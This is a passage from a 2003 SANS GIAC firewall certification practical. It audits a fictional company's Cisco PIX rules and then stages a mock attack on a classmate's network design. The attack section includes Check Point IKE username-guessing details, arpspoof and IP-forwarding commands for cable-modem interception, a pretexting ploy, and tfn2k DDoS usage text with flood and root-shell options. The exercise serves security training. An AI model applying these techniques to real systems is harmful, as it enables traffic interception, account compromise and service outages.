


Figure 7: Audit Technical Approach 2

Verifying policy #14 and #15 is easy. Simple connect to the Internet and GIAC Internet Server, we should see the log on the firewall that firewall is creating state table for that connection.

302013: Built outbound TCP connection 34 for outside:66.218.71.198/80 (66.218.71.198/80) to inside:10.1.10.2/3125 (223.223.223.11/3125)

To verify VPN policy (policy #16 and #17), we need to see the log on our Internal Firewall too.
When one of our partner connect to our Internal Database through VPN, we should see the connection on Internal Firewall log

302013: Built inbound TCP connection 17 for outside:10.10.10.2/43716 (10.10.10.2/43716) to inside:10.1.2.3/1521 (10.1.2.3/1521)

This means our Partner's local network (10.10.10.0/24) is able to connect to our Internal Database (10.1.2.3) as per policy #16.

To verify whether any Internal IP address other than the database cannot connect to our Partners' network as per policy#17, we can use Notebook2 acts as internal host tries to connect to 10.10.10.2

[root@ITMobile root]# ping 10.10.10.10
PING 10.10.10.10 (10.10.10.10) from 10.1.1.223 : 56(84) bytes of data.
From 222.222.222.2 icmp_seq=1 Destination Net Unreachable
From 222.222.222.2 icmp_seq=2 Destination Net Unreachable

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

What happens? Remember, we defined only Internal Database IP address that will be encrypted when tries to connect to Partners network, at VPN configuration on Assignment 2:

```
GiacEX(config)#access-list partner1 permit ip host 10.1.3.2 10.10.10.0 255.255.255.0
GiacEX(config)#access-list partner2 permit ip host 10.1.3.2 10.10.20.0 255.255.255.0
GiacEX(config)#access-list partner3 permit ip host 10.1.3.2 10.10.30.0 255.255.255.0
```

So when we tried to connect from our Notebook2, 10.1.1.223, our Firewall check the packet against those rules, and since it's not include in encrypted packet, firewall treated the packet as normal packet. It checked its routing table and find default route to the Internet Router, so Firewall sent that packet to Internet Router. Internet Router has default route to ISP router and pass that packet to ISP router. ISP Router (222.222.222.2)[21] doesn't have any route to this IP address, since that is private network. That's why it sent 'Destination Net Unreachable' to Notebook2.
It means even we don't block any attempt to connect to our Partners local network from Internal host on our Main Switch / RSM, the connection will fail because the packet will be routed to the Internet.

The last policy, policy #18, states that no Internal IP address block other than specified on our policy, should be able to make connection outside. This policy prevents any Internal host to use different IP address block.

```
GiacEX(config)#access-list in permit ip 10.1.10.0 255.255.255.0 any
GiacEX(config)#access-list in permit ip 10.1.20.0 255.255.255.0 any
GiacEX(config)#access-list in permit ip 10.1.30.0 255.255.255.0 any
GiacEX(config)#access-list in permit ip 10.1.50.0 255.255.255.0 any
GiacEX(config)#access-list in permit ip 10.1.200.0 255.255.255.0 any
```

So when we tried to connect from the ISDN router (10.1.40.2), for example to ping to our Internet Router, the connection failed and we can see on Main Firewall log:

```
106023: Deny icmp src inside:10.1.40.2 dst outside:223.223.223.1 (type 8, code 0) by
access-group "in"
```

The connection failed because it violates access-list 'in' on Inside interface. It means policy #18 has been enforced properly by the firewall.

[21] Again, we use IANA reserved IP address for ISP router

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

3.3 Evaluate Audit Result

1. Our Cisco PIX Firewall has implemented all of our policy that defined on Table2. Policy #1 to policy #18 has been tested and verified.

2. The firewall is truly Stateful, it makes state table for any connection and cannot be fooled by sending packet with flag set to make the packet looks like part of previous established connection.

3. However, our configuration is not blocking spoof packet. Actually we have put access-list to block spoofing packet on GIAC Internet Router. But to make sure that spoofing address will not get into our internal network, we have decided to put additional access-list in our Main Firewall

```
GiacEX(config)#access-list out deny ip 10.0.0.0 0.255.255.255 any
GiacEX(config)#access-list out deny ip 172.16.0.0 0.15.255.255 any
GiacEX(config)#access-list out deny ip 192.168.0.0 0.0.255.255 any
```

We have to put these access-lists before the other rule, since the order of access-list is important.

Even we block all network 10.0.0.0, this access-list will not affect packet from GIAC International Partners. Because packet from partner will come through VPN tunnel, and bypass the access-list check on PIX Outside Interface.

4. The fact that our Firewall doesn't log any attempt to scan it, make us realize that we have to put IDS between the Internet Router and Main Firewall. So even the attacker can pass our filtering rule in the router, we can log any attempt of scanning our Firewall.

5. There is an access-list on Internet Router to block ICMP packet. But we decided to block it on Main Firewall too. Use this command to block ICMP packet from Outside Interface and log it.

```
GiacEX(config)#icmp deny any outside
```

3.4 Recommendations

1. We found out that we give very huge freedom to Internal Users. Not only they can access the Internet without restriction, but they can also access GIAC Internet Servers without any limit. So we recommend putting access-list to restrict connection from Internal Users to Internet Service Network.

Some example of the access-list for Internal Users:
- Only specific users can access SSH server to retrieve new fortunes from supplier.
- External Mail Server can be accessed only by Internal Mail Server, and not by any other users.
- All Internal Users can send and receive only DNS traffic from DNS/NTP Server, even that machine acts as NTP server too.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2. For Internet connection, we strongly recommend to use Proxy Server. This server can be used to restrict Internet traffic and also provide additional layer for Security.

3. We have to put another IDS between Internet Router and Main Firewall. So even someone can bypass the router, his activity still can be monitored by the IDS. There is recommendation to put another IDS on wireless network too. Please see point number #6 for the explanation.

4. The encryption of VPN tunnel between GIAC and Partners and mobile users currently is still relied on DES encryption. Since the VPN has been configured and tested, we recommend to upgrade to 3DES encryption.
Upgrading process is easy, we just need to purchase the new license from Cisco and use 'activation-key' command:

```
GiacEX(config)#activation-key xxxxxxxx xxxxxxxx xxxxxxxx xxxxxxxx
```

Where xxxxxxxx is the new key license with 3DES enable.
After this, what we have to do is reload the firewall. So upgrading license will take 1-2 minutes downtime only.

5. We still use telnet protocol to configure our Internet Router. Telnet will send the packet on clear text; it means if someone taps the network between management server to the Internet Router, he can capture the telnet password. We recommend using SSH to administer Internet Router (we have to upgrade router IOS). Or, since the router is located in the server room where all administrators sit, we can ask all admin to avoid telneting the router if possible. Instead, using console cable to connect directly to the router.

6. Wireless Hacking is very famous nowadays. Everyone can buy modified antenna from eBay[22] and try to hack our wireless network from miles away. Even we have implement latest technology using 802.1X authentication, still any attempt to hack wireless network is not trivial.
So we recommend, if possible, connecting the wireless network to one of internal firewall interface. With this solution, we can restrict access from wireless network to remaining Internal network.
The problem is current GIAC internal firewall has only 2 interfaces and not upgradeable. It will cost more to replace the firewall. Alternative solution is buying Ethernet interface for our Main Firewall, and connect wireless network there. Or we can stick with current design and try to utilize Access Control List on Main Switch / RSM. We can put more restricted access-list on Wireless VLAN to control access. If we decide to use the last one, we recommend putting IDS to monitor wireless network.

7. We believe even we have the knowledge to audit our own network, it's important to ask external Auditor to verify our Infrastructure. With this way, we can make sure that we don't forget anything in our security design. The audit should include vulnerability testing of our Internet Servers.

[22] www.ebay.com

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

New recommendation infrastructure can be seen on following:




Figure 8: GIAC New Infrastructure Rec ommendation

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Assignment 4

Life is not easier as it was. So many customers move to new Fortune Cookies company because they offer better service. Our company really suffers and has been beaten by our competitor. The CEO tried his best to cut the expense but looks like we will be taken off from business in the next few months…

The Technical Manager thinks that this is the right time to take an action. He plans to bring down the competitor business using Internet technology. Even this is dishonor action and against his principal of being security guy.

The focus of the attack is our competitor infrastructure, as shown in figure 9. Brian States designed it and the infrastructure configuration is post in http://www.giac.org/practical/GCFW/Brian_States_GCFW.pdf




Figure 9 Brian States' GIAC Enterprise

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

4.1 Attack Against the Firewall

From our trusted resource, we heard that Brian use Check Point Firewall-1 version Next Generation (NG) with Feature Pack 2 loaded as a firewall. We start our evil plan by doing a research to find vulnerabilities on this firewall.

From Security Focus website, www.securityfocus.com, we found several vulnerabilities for Check Point, but we only interested with the latest and the one that affected NG version:

Check Point Firewall-1 HTTP Proxy Server Unauthorized Protocol Access Vulnerability

This vulnerability is published on September 2002 with Bugtraq ID 5744. From Security Focus discussion:

> It has been reported that Firewall-1 does not properly check the contents of sessions when passed through the HTTP proxy server. It is possible for a remote user with access to the proxy server through an authenticated user account to pass protocols through the system that violate security policy. These protocols include FTP, and HTTPS. It should also be noted that this vulnerability affects the HTTPS proxy for Firewall-1.

According to Security Focus, it affects Check Point NG with Feature Pack 2. Good! This is what we are looking for.

But wait, according to SecuriTeam article[23], if Brian configured his firewall with a rule base to use UserAuth for HTPP:

Source	Destination	Service	Action	Track
AllUsers@SomeNet	webserver	http	UserAuth	Long

Allow Auth HTTP

then authenticated user can configure his browser to use the firewall as a proxy for HTTPS and FTP traffic, and HTTPS and FTP traffic can pass through the FW-1 enforcement point even though the rule base allows only HTTP.

So this kind of attack cannot be applied in our plan.

First, Brian didn't utilize HTTP Security Server and UserAuth in action column of his firewall rule.

Second thing is, even he configured his firewall as sample above, yet it needs the user to be authenticated first. Well, we have to be in the picture before we can use this vulnerability. It means we have to be included in source address (AllUser@SomeNet for example) and must be able to get authenticated by the firewall.

Looks like we have to think about other vulnerabilities.

[23] http://www.securiteam.com/securitynews/5IP0M0K8AE.html

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Check Point VPN-1 IKE Aggressive Mode Forcing Vulnerability

This vulnerability is published on October 2002 with Bugtraq ID 5920. According to discussion:

> Under some circumstances, VPN-1 can be forced into negotiating sessions in aggressive mode. If the system has been configured to a mode other than aggressive, and a user attempts to establish a session using aggressive mode, VPN-1 will negotiate the session.

Nice, we can force Firewall-1/VPN-1 to negotiate the VPN connection even it's not configured to do so. But according to Check Point statements on www.checkpoint.com/techsupport/alerts, this issue has been fixed by using Hybrid Mode and only applies for VPN-1 version 4.1.
Even we could force this negotiation thing, we still need to think what kind of attack can be launched based on this vulnerability.

Then we found some interesting article from NTA Monitor:
http://www.nta-monitor.co.uk/news/checkpoint/checkpoint-main.htm

In this article, NTA claims they found vulnerability in Check Point that allow attacker to guess the username and sniff the username since it passed in clear text. In their summary:

1. Username Guessing: Affected versions of Checkpoint Firewall-1 permit remote users to determine if a Firewall username is valid without having to know the associated password. This allows a hostile user to guess valid usernames by using a dictionary attack where a list of potential usernames are submitted to the Firewall one by one to check if they are valid.
2. Username Sniffing: The VPN (virtual private network) usernames are passed in the clear without encryption. Therefore anyone who is able to sniff network traffic between VPN clients and the Firewall can observe the usernames in transit.

For username guessing, the attack is possible because Firewall-1 will send reply packet to notify whether the username is valid or not, without waiting the sender to put the password. As the Firewall does not normally restrict who can attempt to authenticate with it using IKE, this issue can be exploited by anyone on the Internet. It was observed that the Firewall does not impose any limits on how many times a given host can attempt to authenticate.

According to NTA Monitor, this attack can be done by using program to send IKE Phase-1 aggressive mode packet with the following payloads:

1. ISAKMP Header
2. SA - Containing one proposal with four transforms:
a) 3DES encryption, SHA1 hash, Shared Secret Auth, DH group 2, Lifetime 86400 seconds.
b) 3DES encryption, MD5 hash, Shared Secret Auth, DH group 2, Lifetime 86400 seconds.
c) DES encryption, SHA1 hash, Shared Secret Auth, DH group 2, Lifetime

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

86400 seconds.
d) DES encryption, MD5 hash, Shared Secret Auth, DH group 2, Lifetime 86400 seconds.
3. Key Exchange - DH Group 2 (MODP 1024)
4. Nonce
5. Identification - Type ID_USER_FQDN, Value is SecuRemote username as text string

The four transforms are selected to ensure that there would be an acceptable combination of encryption and hash algorithms for the Firewall. Diffie Hellman group 2 should be used because this is the default group and looks like Brian uses this for his enterprise.

The Firewall will then either send back an IKE notification message indicating that the user is not valid for IKE, or it will respond with an aggressive mode packet indicating that the user exists and is valid. It is trivial to determine if the user is valid or not by analyzing this returned packet.

In the event that the username is not valid, the IKE notification message returned by the Firewall NG FP2 contains standard notify message types defined in RFC 2408 [3] section 3.14.1 (e.g. 14 = NO-PROPOSAL-CHOSEN).

Based on NTA Monitor testing, it took 2 minutes 30 seconds to check 10,000 usernames at a rate of 67 guesses per second using only 10% of a 2Mbps leased line. The guessing rate is mostly limited to by the Firewall CPU rather than by the Internet link speed.

Well, now we need to find the program to send IKE packet similar with the one NTA Monitor used. The program should be look like this during the action:

```
rsh@radon% fw1-ike-userguess --file=testusers.txt 192.168.124.150
testuser Notify message 14 (NO-PROPOSAL-CHOSEN)
test-ike-3des USER EXISTS
testing123 Notify message 14 (NO-PROPOSAL-CHOSEN)
test-ike-des USER EXISTS
guest Notify message 14 (NO-PROPOSAL-CHOSEN)
test-fwz-des Notify message 14 (NO-PROPOSAL-CHOSEN)
test-ike-cast40 Notify message 14 (NO-PROPOSAL-CHOSEN)
test-ike-ah Notify message 14 (NO-PROPOSAL-CHOSEN)
test-ike-hybrid Notify message 14 (NO-PROPOSAL-CHOSEN)
test-expired Notify message 14 (NO-PROPOSAL-CHOSEN)
```

test-ike-3des and test-ike-des username are exist, while other usernames are not and returned the notify message code 14 which is defined in RFC 2408 as "NO-PROPOSAL-CHOSEN".

Once we get the username, we can use brute-force attack technique to guess the password and establish VPN connection. According to Brian configuration, he uses shared-key for authentication, so it's possible to launch this attack!

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Other Check Point flaw claim by NTA is username sniffing. If the VPN is configured to use share-key (just like what Brian does) it's possible to sniff the username because IKE pass the username in clear text.

According to Check Point[24], this is a weakness of IKE protocol, not their product. And it is confirmed by CERT Vulnerability Note VU#886601 www.kb.cert.org/vuls/id/886601, that clear text username vulnerability can affect any firewalls implement aggressive mode shared secret authentication.

Hmm, how can we sniff IKE packet on the Internet?

We called our pretty friend Melissa to help us with social engineering trick. She pretended to be some cable ISP employee who looks for new customer in Brian GIAC Enterprise. After few calls, she came to us with list of several Brian GIAC employees and their cable modem provider. Good! Now we can subscribe to the same cable provider company and plan our attack. Off course we should not forget to have a nice dinner with Mel.

How to sniff cable modem? Basic cable modem network diagram is below:




Figure 10 Cable Modem Network Basic Diagram

Cable modem is very famous and the technology is similar to Ethernet network, with one major difference. In Ethernet, all hosts can send and receive packet using same channel. But in cable modem, it can receive data only on one high-speed channel (between 30Mbps and 50Mbps) and transmit data only on typically low-speed channel (around 1Mbps)[25]. This asymmetric channels make it's useless to put our modem in promiscuous mode.

According to Dexter Lindstorm, www.sans.org/rr/homeoffice/sniffing.php, there is another way to sniff cable modem network. We can utilize MAC spoofing technique, using ARP games, for example configuring our CPE device with the MAC address of the router. So we can receive packet destined to the router, and by enabling routing function in our device, we can route those packets to the Internet using different provider.

[24] http://www.checkpoint.com/techsupport/alerts/ike.html
[25] http://www.packet-sniffer-network.com/sniffer.cable.segements.htm

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The attacking scheme should be like this:




Figure 11 Sniffing Cable Modem Network

For example, we can use Arpspoof that distributed in the Dsniff package[26]. To tell the target that our system has the gateway MAC address, we can launch the command:

[attacker@mim /]#arpspoof –t *target_IP_address gateway_IP_address*

Don't forget to enable the routing in our system. We can use kernel-level IP forwarding (#echo 1 > /proc/sys/net/ipv4/ip_forward) or using Fragrouter[27]

[attacker@mim /]#fragrouter -B1

Now we can sniff and hopefully capture the IKE username that we are looking for, using dsniff or other sniffing software. Actually we don't even need to have two Internet connection, we can put our self in the middle between gateway and target by telling the gateway that we have the target MAC address:

[attacker@mim /]#arpspoof –t *gateway_IP_address target_IP_address*

The only problem with this attack is we have to be in the same cable network segment with GIAC Mobile employees. We can try to use Melissa one more time to find out how the cable provider segmented the network. This is possible, but the attack becomes very hard to be implemented. So we believe the Username Guessing attack is more worth to try.

If Brian enable VPN authentication with public key certificate, there is no change for those attack from the first place. But sometime if we want to use username password authentication method, we can eliminate the risk by enforce strong password policy, define password aging, and lock the account after a number of failed attempts.

[26] http://www.monkey.org/~dugsong/dsniff/
[27] http://online.securityfocus.com/tools/176

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

4.2 Distributed Denial of Service (DDoS) Attack

Losing our patience to guess the username and password for VPN connection, we plan to attack Brian's Web Server directly. We want to launch Distributed Denial of Service to bring the server down. We have 50 compromised cable modem systems that can be used to launch the attack.

What is DDoS attack anyway?

DdoS attack is when one host acts as a master gives instruction to so many other hosts to attack single target. Those hosts, named Zombies, have been compromised before and installed an agent that wait for the instruction from their master.




Figure 12 Distributed Denial of Service Attack

After received the instruction from their master, these Zombies can flood packet to the target until target resource (bandwidth or CPU utilization) exhausted. The packets from Zombies to the target can be ICMP, UDP, Smurf or SYN packet.

For our attack to Brian Web Server, we will instruct all of our compromised DSL systems to flood the server with SYN packet. We will use tfn2k tool to accomplish our mission. Detailed analysis of tfn2k can be found at http://packetstormsecurity.org/distributed/TFN2k_Analysis-1.3.txt.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

After compiling the tfn2k program, simple typing './tfn' will show its capabilities:

```
#./tfn

usage: ./tfn <options>
[-P protocol]       Protocol for server communication. Can be ICMP, UDP or TCP.
Uses a random protocol as default
[-D n]              Send out n bogus requests for each real one to decoy targets
[-S host/ip]        Specify your source IP. Randomly spoofed by default, you need to
use your real IP if you are behind spoof-filtering routers

[-f hostlist]       Filename containing a list of hosts with TFN servers to contact
[-h hostname]   To contact only a single host running a TFN server
[-i target string] Contains options/targets separated by '@', see below
[-p port]           A TCP destination port can be specified for SYN floods
<-c command ID>
0 - Halt all current floods on server(s) immediately
1 - Change IP antispoof-level (evade rfc2267 filtering)
                    usage: -i 0 (fully spoofed) to -i 3 (/24 host bytes spoofed)
2 - Change Packet size, usage: -i <packet size in bytes>
3 - Bind root shell to a port, usage: -i <remote port>
4 - UDP flood, usage: -i victim@victim2@victim3@...
5 - TCP/SYN flood, usage: -i victim@... [-p destination port]
6 - ICMP/PING flood, usage: -i victim@...
7 - ICMP/SMURF flood, usage: -i victim@broadcast@broadcast2@...
8 - MIX flood (UDP/TCP/ICMP interchanged), usage: -i victim@...
9 - TARGA3 flood (IP stack penetration), usage: -i victim@...
